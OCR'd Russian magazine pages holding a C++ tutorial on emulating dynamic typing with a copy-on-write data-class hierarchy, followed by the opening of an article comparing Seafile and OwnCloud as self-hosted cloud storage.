
ЗАДАНИЕ 3

СТАРАЯ ДОБРАЯ ЗАДАЧКА НА ЛОГИКУ

На собеседованиях я даю несколько задач. Одна из любимых: представьте, что вас уменьшили до размера пятирублевой монетки и закинули в блендер. Лопасти начнут вращаться через две минуты. Ваши действия? Эта задача — одна из тех, что предлагают в Гугле, она позволяет выяснить объемное мышление, скорость соображалки, отношение человека к дедлайнам, логическое мышление и вообще насколько он адекватно относится к стрессовым ситуациям.

ЧИТАТЕЛИ, ШЛИТЕ НАМ СВОИ РЕШЕНИЯ!

Правильные ответы присылай или мне, или на адрес представителя компании, который может быть указан в статье. Поэтому тебе придется не только решить задачку, но и дочитать статью до конца. Не шутка — три страницы чистого текста!



Владимир «qua» Керимов,
ведущий C++ разработчик
компании «Тензор»
qualab@gmail.com

РЕАЛИЗУЕМ РАБОТУ С ДАННЫМИ, ТИП КОТОРЫХ ОПРЕДЕЛЯЕТСЯ ДИНАМИЧЕСКИ

ПОБЕГ ИЗ ТЕМНИЦЫ ТИПОВ

УРОК 1

Когда результат SQL-запроса влечет бесконечные приведения типов ко всевозможным вариантам типов полей. Когда код заполнен малопонятной логикой с гигантским перебором перегрузок по типам boost::variant. Когда не знаешь, как принять аргумент произвольного типа по RPC-протоколу. Тогда требуется механизм эмуляции динамической типизации в C++. Расширяемый и удобный, создающий понятный API. Такой, что не требует предопределенного списка типов и не заставляет работать с указателями на базовый класс. Такой механизм есть — нам поможет двойная диспетчеризация!

Чтобы понять, что такое двойная диспетчеризация и как ее правильно, эффективно и понятно готовить в C++, сначала нужно пояснить, для чего она нужна, и пройти весь эволюционный путь до этого решения. Без этого объяснения начинающий разработчик сойдет с ума к концу чтения, а разработчик опытный, скорее всего, утонет в собственных ассоциациях и сделает неправильные выводы. Поэтому начнем с самого начала — с основ динамической типизации и того, для чего она нужна в C++.

ДИНАМИЧЕСКАЯ ТИПИЗАЦИЯ В C++

В языке C++ типизация статическая, позволяющая отследить ошибки работы с типовыми операциями еще на стадии компиляции. Как правило, в 90% случаев мы заранее знаем либо тип результата любой операции, либо базовый класс всевозможных значений. Есть, однако, класс задач, где тип значений в результате операции заранее неизвестен и вычисляется на этапе выполнения. Классический пример — результат запроса к базе данных, где в результате выполнения SQL-запроса мы получаем набор сериализованных значений, которые нужно распаковать в соответствующие типы уже после выполнения запроса. Другой пример — это результат вызова удаленной функции через RPC-протокол, результат будет известен на этапе выполнения, и не всегда мы на этапе постановки задачи можем предсказать набор возвращаемых значений, особенно если мы решаем общую задачу с предоставлением промежуточного API для вашего RPC-протокола. Все то же верно для любого потенциально расширяемого функционала, работающего с системой типов, которые удобнее вычислять на этапе выполнения, например те же аргументы функции или параметры SQL-запроса, которые в общем случае удобнее обобщить, но в то же время надо как-то хранить и передавать.

Начнем мы с классического решения через базовый класс и его наследники.

БАЗОВЫЙ ИНТЕРФЕЙС И НАСЛЕДОВАНИЕ

Классическое решение через базовый интерфейс в C++ напрямую использует одну из парадигм ООП — полиморфизм. Выделяется общий класс, как правило абстрактный, в нем вводится ряд методов, которые переопределяются в наследниках, и работа ведется со ссылкой либо указателем на тип общего предка значений-наследников.

Рассмотрим небольшой пример. Допустим, у нас есть задача: хранить разные типы товаров на складе. Пусть у любого товара есть наименование, идентификатор категории товара на складе и некая цена. Базовый интерфейсный класс при таком подходе будет выглядеть примерно так:

```
class IGoods
{
public:
    virtual std::string Name() const = 0;
    virtual int TypeID() const = 0;
    virtual float Price() const = 0;
};
```

Если, предположим, нам нужно описать такую категорию товаров, как конфетки, то нам нужен класс — наследник базового интерфейса с определенными функциями Name, TypeID и Price, например, так:

```
class Candies : public IGoods
{
public:
    static const int TYPE_ID = 9001;
    Candies(std::string const& name, float price);
    virtual std::string Name() const override { return m_name; }
    virtual int TypeID() const override { return TYPE_ID; }
    virtual float Price() const override { return m_price; }
private:
    std::string m_name;
    float m_price;
};
```

В результате можно заполнять склад всевозможными товарами, например конфетами, при этом оперируем лишь ссылками на базовый класс. То есть, как правило, нам не нужно знать, какой действительно класс-наследник скрывается за ссылкой, поскольку складу все равно, что в нем хранится, лишь бы можно было прочитать наименование товара, цену и артикул.

Получаем следующие плюсы:

- расширяемость — главный плюс, можно создавать наследники в любой библиотеке и работать с ними на общих правах; так не получится, например, если выбрать метод бесконечного switch, в какой-то момент система задохнется от избытка case-вариантов в разных частях однотипного кода;
- динамическая типизация — по сути, тип можно задать на этапе выполнения, создавая экземпляр того или иного класса-наследника в зависимости от логики задачи, в результате можно, например, заполнить результат разбора JSON-объекта или SQL-запроса;
- наглядность — возможность очень просто построить всем понятную диаграмму с деревом наследников, само описание базового класса подразумевает очевидность поведения класса-наследника.

Есть, однако, и минусы, их всего три, но, игнорируя их, мы получим постоянную головную боль, поскольку лишаемся всех преимуществ классов C++, низводя работу до указателей на базовый интерфейсный класс:

- трудно создавать — что ни говори, а наполнение склада, то есть создание объектов заранее неизвестных классов-наследников, приходится делать через фабрики;
- трудно хранить — вариантов встроенных типов всего два: ссылка и указатель, и лишь указатель можно хранить. Разумеется, хранение контейнера, заполненного указателями, вредно для здоровья приложения, и тут на помощь приходят умные указатели, наподобие std::shared_ptr и std::unique_ptr. Первый довольно тяжел, поведение второго вызывает резкую головную боль при любом копировании, явном или неявном;
- трудно копировать — для случая std::unique_ptr следует озаботиться методом Clone в базовом классе, как, впрочем, и для std::shared_ptr, если мы не планируем ссылаться из разных контейнеров на общие данные. То есть мы либо обманываем пользователя и копирование контейнера не копирует данные в привычном понимании C++, либо еще больше усложняем базовый класс

и всех его наследников, добавляя туда примитивную операцию клонирования.

По сути, при таком классическом подходе код в одном месте похож на фильм ужасов и вместо обычного конструктора появляется подобное чудовище:

```
std::deque<std::unique_ptr<IGoods>> goods;
std::unique_ptr<IGoods> result = ↵
  GoodsFactory::Create<Candies>();
goods.push_back(std::move(result));
```

В другом же месте кода начинается форменный ужас при обращении к элементам коллекции через «умные» указатели.

```
std::deque<std::unique_ptr<IGoods>> ↵
  another(goods.size());
std::transform(goods.begin(), ↵
    goods.end(), another.begin(), ↵
    [](std::unique_ptr<IGoods>& element) {
        return element->Clone();
    }
);
```

Выглядит все это в худших традициях C++, и поэтому неудивительно, что чаще всего разработчики считают нормальными подобные конструкции, даже если они вынесены в интерфейс либо выставлены напоказ в системе с открытым кодом.

Неужели все так плохо в C++ и нельзя обойтись обычными классами с генерируемыми конструкторами копирования и перемещения, оператором присвоения и прочими радостями жизни? Что мешает нам инкапсулировать всю логику работы с указателем на базовый класс в объект класса-контейнера? Да в общем-то, ничего.

НАСЛЕДОВАНИЕ КЛАССА ДАННЫХ

Пора немного перестроить логику базового класса. Всю логику работы с базовым интерфейсом мы запакуем в обычный класс C++. Базовый интерфейсный класс перестанет быть абстрактным, и объекты класса получат обычную логику конструкторов и деструкторов, получат возможность копироваться и присваивать значения, но самое главное — мы не потеряем все плюсы предыдущего подхода, избавляясь от минусов!

Другими словами, базовый класс получает некие данные в виде класса, поведение которого определяется классами-наследниками, у которых класс данных наследуется от класса данных базового класса… правда, звучит запутанно? Сейчас разберем на примере, и все станет понятно.

По сути, мы получили гибрид Pimpl и Double dispatch подходов для динамической типизации данных




```
// Интерфейс класса доступен в общем API
class object
{
public:
    object();
    virtual ~object();
    virtual bool is_null() const;
    virtual std::string to_string() const;
protected:
    // Только объявление класса данных!
    class data;
private:
    std::shared_ptr<data> m_data;
};
// Реализация класса данных вне API
// должна быть недоступна для #include
class object::data
{
public:
    data() { }
    virtual ~data() { }
    virtual bool is_null() const { return true; }
    virtual std::string to_string() const { return "null"; }
};
// Интерфейс класса доступен в своем API
// необязательно в той же библиотеке, что и object
class flower : public object
{
public:
    flower(std::string const& name);
    virtual bool is_null() const override;
    virtual std::string to_string() const override;
    virtual std::string name() const;
    virtual void rename(std::string const& name);
protected:
    // Только объявление класса данных!
    class data;
};
// Реализация класса данных вне API
// должна быть недоступна для #include
class flower::data : public object::data
{
public:
    static const std::string FLOWER_UNKNOWN;
    data()
        : m_name(FLOWER_UNKNOWN) {
    }
    data(std::string const& name)
        : m_name(name) {
    }
    virtual bool is_null() const override { return false; }
    virtual std::string to_string() const override {
        return "flower: " + m_name;
    }
    virtual std::string name() const { return m_name; }
    virtual void rename(std::string const& name) { m_name = name; }
private:
    std::string m_name;
};
```

На самом деле наследников обычно больше, причем они, как правило, появляются в зависимых библиотеках. Теперь пора разобраться, что позволяет эта забавная конструкция.

```
object rose = flower("rose");
object none;
std::vector<object> garden;
garden.push_back(std::move(rose));
garden.push_back(std::move(none));
garden[1] = flower("gladiolus");

std::for_each(garden.begin(), garden.end(),
    [](object const& element) {
        std::cout << element.to_string() << std::endl;
    }
);
```

Копирование при изменении в C++ реализуется сравнительно просто, через перегрузку operator -> у инкапсулируемого вспомогательного класса. Важно перегрузить как const, так и non-const перегрузки оператора



Реализация методов классов API очевидна и проксирует методы работы с данными. Конструктор предка не создает данные и оставляет пустой указатель, конструкторы наследников инициализируют указатель предка наследником данных нужного типа.

Теперь ничто не мешает создать любой новый наследник класса object, задать ему логику преобразования в строку и проверку на наличие значения. Например, можно выделить класс объектов shoes:

```
class shoes
{
public:
    shoes(long long price);
    virtual bool is_null() const override;
    virtual std::string to_string() const override;
    virtual long long price() const;
    virtual void discount(long long price);
protected:
    class data;
};
```

Класс shoes::data описывается по аналогии с flower::data. Правда, теперь мы можем получить забавный результат при работе с нашим садом с цветами из предыдущего примера:

```
garden.push_back(shoes(100000000000LL));
```

Так, можно оставить в саду обувь стоимостью в 100 миллиардов белорусских рублей. Также на эту обувь нечаянно наткнуться, перебирая цветы, но с той же проблемой мы бы столкнулись и в исходном подходе с интерфейсом на базовый класс. Если бы мы подразумевали, что в саду должны быть исключительно цветы, мы бы сделали std::vector<flower>. Судя по всему, автор кода решил хранить в своем саду что попало — от цветов и обуви до заранее неизвестного хлама, включая атомный реактор или египетские пирамиды, ведь ничто не помешает теперь наследовать новые классы от object.

Добро пожаловать в мир динамической типизации с использованием обычных классов C++ с типичной логикой. Хотя нет! Копирование класса приведет всего лишь к копированию ссылки. Пора исправить последнее несоответствие логике классов C++.

КОПИРОВАНИЕ ПРИ ИЗМЕНЕНИИ ОБЪЕКТА

Нашему базовому объекту самое время научиться делать то же, что делал исходный интерфейс с помощью метода Clone, то есть копировать содержимое наследника. При этом копирование должно быть максимально щадящим и копировать данные как можно позже. Это условие тем критичнее, чем больше объект и чем интенсивнее его копирование, явное или неявное. Здесь нам поможет принцип копирования при изменении данных объекта.

Копирование при изменении, или copy-on-write (COW), в C++ реализуется сравнительно просто, пример — библиотека Qt, где COW используется повсеместно, в том числе и для строк (QString), что позволяет снизить затраты на копирование данных объектов до необходимого минимума.

Суть подхода в следующем:

- объект ссылается на данные через вспомогательный тип наподобие указателя;
- методы объекта могут быть const и non-const, важно четко выдерживать константность метода, из-за последующих пунктов;
- при вызове метода объекта вызов проксируется на вызов метода класса данных через тот самый вспомогательный тип указателя из первого пункта, у которого для этой цели перегружены два operator ->, для лучшей читаемости, соответственно const и non-const.

Константный вариант перегрузки operator -> просто вызывает нужный метод напрямую у класса данных, проксируя вызов внешнего класса; неконстантный вариант перегрузки operator -> немного интереснее, он подразумевает, что вызов изменяет данные. Поэтому нужно убедиться, что мы ссылаемся на свои данные, которые можно изменять. Если ссылка на данные не уникальна, то есть мы отложили копирование и ссылаемся на чужие данные, то нужно скопировать себе свою копию данных и работать с ними, вызвав нужный метод.

Чтобы было понятно, давай заведем максимально упрощенный вариант такого промежуточного ссылочного типа:

```
template <class data_type>
class copy_on_write
{
public:
    copy_on_write(data_type* data)
        : m_data(data) {
    }
    data_type const* operator -> () const {
        return m_data.get();
    }
    data_type* operator -> () {
        if (!m_data.unique())
            m_data.reset(new ↵
              data_type(*m_data));
        return m_data.get();
    }
private:
    std::shared_ptr<data_type> m_data;
};
```

По-хорошему нужно этот класс обезопасить для многопоточного доступа, как и от исключений в процессе копирования, но, в принципе, класс достаточно простой, чтобы донести основную мысль о реализации COW в C++. Также стоит учесть, что в конструкторе копирования у класса данных подразумевается вызов виртуального метода для клонирования данных.


Теперь все, что нам осталось, — это изменить хранение данных в базовом классе object:

```
class object
{
    ...
protected:
    class data;
private:
    copy_on_write<data> m_data;
};
```

Таким образом мы получим инициализацию классов наследников, совместимых с базовым классом, то есть по факту динамическую типизацию. Вдобавок мы не оперируем указателями на абстрактный класс, у нас есть привычные классы C++ с конструкторами, деструкторами, копированием и присвоением, максимально упрощенным для создания своих наследников. Единственное усложнение — прокси-методы, сводящиеся к m_data->method(arguments), — оборачивается плюсом, поскольку кроме самого вызова мы получаем возможность сохранять диагностическую информацию, например stack trace, которая упростит нам отслеживание ошибок и генерацию исключений с сохранением последовательности вызовов вплоть до метода, сгенерировавшего исключение.

По сути, мы получили гибрид Pimpl и Double dispatch подходов для динамической типизации данных, для которых тип мы получаем на этапе выполнения.





ПРИМЕНЕНИЕ ДИНАМИЧЕСКОЙ ТИПИЗАЦИИ

Итак, допустим, у нас есть протокол удаленного вызова функций, как вариант, это параметризация SQL-запроса к базе данных. Типы аргументов и результата мы вычисляем на этапе выполнения, если мы делаем общий механизм с предоставлением API конечному пользователю, потому что неизвестно заранее, что пользователь захочет передавать в качестве аргументов и какие типы результата будут получены с удаленной стороны (иногда это неизвестно даже разработчику, пишущему поверх подобного API, потому что при цепочке вызовов аргументы следующего вызова часто основываются на результатах предыдущего).

В подобных случаях, когда базовый класс является не только интерфейсом для наследников, но и контейнером для данных наследника, мы получаем возможность описывать любой функционал, в котором требуется динамическая типизация в терминах классов и объектов C++.

Рассмотрим пример SQL-запроса. Список аргументов для выполнения запроса можно сгенерировать тем же Boost.Preprocessor для функции от произвольного числа аргументов типа object.

```
// Готовим SQL-запрос, реализация db::SqlQuery неважна
db::SqlQuery query("select * from users as u
                    where u.type = $(usertype)
                    and u.registered >= $(datetime)
                    limit 10");
// Выполняем запрос перегруженным operator ()
db::SqlQueryResult result = query("admin", datetime::today());
// Обходим значения
std::for_each(result.begin(), result.end(),
    [](db::SqlQueryRow const& row)
    {
        // Работаем с логином
        object login = row["login"];
        if (login.is_null())
            std::cout << "not specified";
        else
            std::cout << row["login"];
        // Обрабатываем статус
        if (row["status"] == "deleted")
            std::cout << " (deleted)";
        std::cout << std::endl;
    }
);
```

В качестве аргументов db::SqlQuery::operator() можно использовать произвольный набор object, в этом случае нужно определить шаблонный implicit конструктор приведения типов к общему типу object:

```
class object
{
public:
    template <typename value_type>
    object(value_type const& value);
    ...
};
```


В этом случае нам потребуются наследники от класса object вида integer, boolean, floating, text, datetime и прочие, данные которых будут помещаться в object при инициализации объекта соответствующим значением. В этом случае инициализация объекта произвольным типом будет расширяемой и все, что нужно будет, чтобы задать объект нужным типом, — это написать соответствующую специализацию, наподобие этой для bool:

```
class boolean
{
public:
    boolean(bool value)
        : object(value) {
    }
    ...
protected:
    class data;
    friend class object;
};
template<>
object::object(bool value)
    : m_data(new boolean::data(value)) {
}
```

Самое важное здесь другое, результат выполнения запроса — таблица с данными, вычисленными на удаленной стороне базы данных в момент выполнения. Однако мы совершенно спокойно можем обходить каждую строку результата запроса, получая object совершенно определенного типа, а не какие-то недодесериализованные данные. С объектом можно работать, ему можно перегрузить операции сравнения, можно по аналогии с конструктором сделать шаблонный метод получения значения определенного типа, можно привести к строке, вывести в поток. Объект типа object у нас вполне себе контейнер, которым можно оперировать как обычным объектом класса.

Мало того, при желании можно добавить в object логику контейнера и обойтись вообще одним типом на любое значение, возвращаемое из запроса. То есть перегрузив ему методы begin(), end(), size(), а также operator [] :

```
object result = query("admin", datetime::today());
std::for_each(result.begin(), result.end(),
    [](object const& row) {
        std::for_each(row.begin(), row.end(),
        [](object const& cell) {
            std::cout << cell.to_string() << ' ';
        }
        std::cout << std::endl;
    }
);
```



РЕАЛИЗУЕМ ИНТЕРФЕЙС КЛАССА ДАННЫХ?

Реализуя класс данных, совсем необязательно дублировать все методы внешнего класса, как это делается паттерном Pimpl. Класс данных выполняет две основные задачи: прячет детали инкапсуляции в имплементации и предоставляет доступ к данным в реализации методов внешнего класса. Вполне достаточно сделать get_ и set_ методы и некоторый вспомогательный функционал, а обработку данных выполнять непосредственно в методах внешнего класса. Таким образом мы разделяем реализацию класса и детали инкапсуляции.

ДИНАМИЧЕСКАЯ ТИПИЗАЦИЯ – ЭТО ВЗЯТАЯ НА СЕБЯ ОТВЕТСТВЕННОСТЬ!

Нужно быть предельно предусмотрительным при вводе динамической типизации. Помни, что разработчики на скриптовых языках часто завидуют возможности C++, C# и Java проверять типы еще до выполнения алгоритма на этапе компиляции. Используй силу статической типизации, эмулируя отказ от нее лишь там, где это оправданно! Как правило, динамическая типизация нужна для выполнения обобщенного API-запроса к удаленному серверу сериализованных данных (в том числе и запрос к базе данных).


После десериализации уже на этапе выполнения может получиться целый ряд типов. Отказываться от типов, полученных динамически, и работать с сериализованными в текст или байтовый поток данными обычно неоправданно, поскольку при получении данных, как правило, требуется обработка. Удобство разобрать данные и получить привычные типы C++, работая не с указателями на интерфейс, а с обычными объектами грамотно сконструированных классов, — бесценно.

В принципе, идею можно доработать до того, что можно вообще что угодно использовать через контейнер и базовый класс object, но здесь не стоит забывать о здравом смысле. Идея статической типизации, выявляющей ошибки еще на этапе компиляции, очень хороша, и отказываться от нее везде, где можно надуманно использовать типизацию динамическую, крайне неразумно!

Тем не менее динамическая типизация крайне полезна в тех самых местах, для которых она предназначена, — для значений, чей тип получается динамически, как правило в результате разбора потока данных. Инкапсулированный в базовом классе интерфейс для работы с данными различного типа позволяет нам работать с обычными объектами C++, создавая и копируя их обычными конструкторами и оператором присвоения, причем копирование можно сделать максимально отложенным (в идеале навсегда) с помощью техники copy-on-write.

В одно и то же время базовый класс является как классом интерфейса для работы с различными данными, так и контейнером. Для удобства можно определить для базового класса все необходимые операции: сравнения, индексации, математические и логические операции и операции с потоками. В целом можно реализовать максимально читаемый и логичный код, наиболее защищенный от ошибок хранения указателя на базовый класс, копирования и доступа из разных потоков. Особенно это полезно, если этот API разрабатывается под широкий круг задач, при работе с набором типов, которые изначально неизвестны, и сам набор типов может потенциально расширяться.

Есть класс задач, где тип значений в результате операции заранее неизвестен и вычисляется на этапе выполнения. Классический пример — результат запроса к базе данных



НОВЫЙ ПУТЬ

Мы получаем, по сути, удобный способ создания API для C++ библиотек, реализующих RPC-протокол или взаимодействие с базой данных либо работающих с обобщенным типом объектов на некотором этапе обработки. Можно даже сделать некоторый функционал для себя на каждый день, ведь мы очень часто работаем с данными, чей тип мы узнаем уже на этапе выполнения. Усложнение кода получается минимальным, класс данных реализует лишь доступ к инкапсулированным данным класса, всю остальную работу внешний класс решает самостоятельно. Для реализации copy-on-write потребуется несложный шаблон класса с двумя перегрузками operator -> для const и non-const вызовов, причем это необязательный аспект, если, например, все данные скалярного типа и передавать их по ссылке не имеет смысла. Остается лишь проблема с массовым динамическим выделением памяти и фрагментацией памяти, однако если эта проблема и возникнет, то решается через пул объектов, базовый тип которых у нас уже есть. Как оптимизировать массовое выделение памяти и работа с размещающим new — уже совсем другая история.

Главное, что для создания объектов мы пользуемся конструктором, а не фабрикой. Конструкторы копирования и перемещения нам подойдут и автоматически генерируемые, и они будут работать, по-честному копируя данные, но только в случае изменения. Предварительное объявление класса данных и вынос описания его интерфейса в область реализации дает нам возможность безболезненно изменять инкапсулированные в класс данные от версии к версии. При этом не нужно проксировать все подряд методы, как это часто делается при реализации паттерна Pimpl, класс данных нужен именно для доступа к данным, не более.

Мы получаем превосходный API, используя привычную логику классов C++. За внешней простотой спрятан мощный механизм обработки динамически типизируемых данных, который позволяет создавать и копировать данные различных типов не раньше, чем это необходимо. Разнотипные данные получают возможность храниться в обобщенном классе, который объединяет логику интерфейса и функциональность контейнера, что защищает от обычных ошибок при работе с указателем на класс-интерфейс в классическом подходе.

Пользователь такого API получает все, и это не будет стоить нам практически ничего. Все, что нужно, — это просто сделать хороший API, используя новый путь.




НЕПРИКОСНОВЕННЫЙ ЗАПАС


РАЗВОРАЧИВАЕМ СВОЙ СОБСТВЕННЫЙ DROPBOX ДОМА И В ОФИСЕ

Евгений Зобнин
androidstreet.net




Личное облачное хранилище данных уже давно стало такой же привычной вещью, как email, Twitter и социальные сети. Благодаря Dropbox, Google Drive и Яндекс.Диску каждый может получить в личное пользование «маленький сетевой диск», который обойдется ровно в 0 $ на практически бесконечный срок. Однако публичные облака имеют недостатки: мнимая конфиденциальность, ограничения на объем данных, зависимость от ширины интернет-канала. Решить все эти проблемы можно, создав свой собственный облачный диск.





Библиотека Seafile

Настройки хранения истории



ПОСТАНОВКА ЗАДАЧИ

Итак, нам нужен собственный сервис хранения данных в стиле Dropbox. Он должен работать под управлением Linux, иметь клиенты для всех популярных ОС, включая мобильные, обладать веб-интерфейсом, поддерживать версионность файлов и шифрование на стороне клиента. Также неплохо бы иметь поддержку многих юзеров/групп и возможность коллективной работы над файлами на тот случай, если мы захотим использовать его в корпоративной среде (а об этом мы тоже поговорим).

Порывшись в интернете и поинтересовавшись вопросом на форумах, мы заметим, что существует как минимум два проверенных временем продукта, полностью соответствующих данным требованиям. Это OwnCloud и Seafile. Оба открыты, оба построены на идеях Dropbox, оба поддерживают многих юзеров. Казалось бы, берем любой и не паримся. Однако не все так просто — между двумя проектами существенные архитектурные различия, которые делают OwnCloud далеко не лучшим выбором.

Главная проблема OwnCloud — это его требовательность к ресурсам. Сервер целиком написан на языке PHP, что делает его довольно громоздким, медлительным и жадным до ресурсов, особенно если говорить о потреблении оперативки. Seafile, в свою очередь, построен по модульному принципу, где написанное на Python веб-приложение используется исключительно для формирования веб-интерфейса и обработки запросов от клиентов, а за хранение и обмен файлами отвечают демоны, реализованные на языке си. Даже на RasPi эти компоненты создают настолько низкую нагрузку на систему, что о ней можно не задумываться (100 Мб памяти и ~5% процессора в домашней конфигурации с несколькими клиентами).

Вторая проблема — стабильность. Среди давних пользователей OwnCloud почти нет людей, кто не имел бы проблем с хранилищем. Проблемы начинаются с установки и продолжаются во время использования, а их диапазон простирается от несовместимости с базами данных до проблем с синхронизацией больших файлов. И хотя в последнее время ситуация существенно улучшилась, OwnCloud до сих пор нельзя назвать стабильным и безбажным продуктом. В противовес ему Seafile просто эталон надежности, развернуть который в целях домашнего использования может даже маленький ребенок, не поимев никаких проблем.



INFO

Установка Seafile на RasPi выполняется по аналогии с десктопной версией. Единственное различие – другой архив с системой, найти который можно на странице загрузок Seafile (goo.gl/a6hCjK).

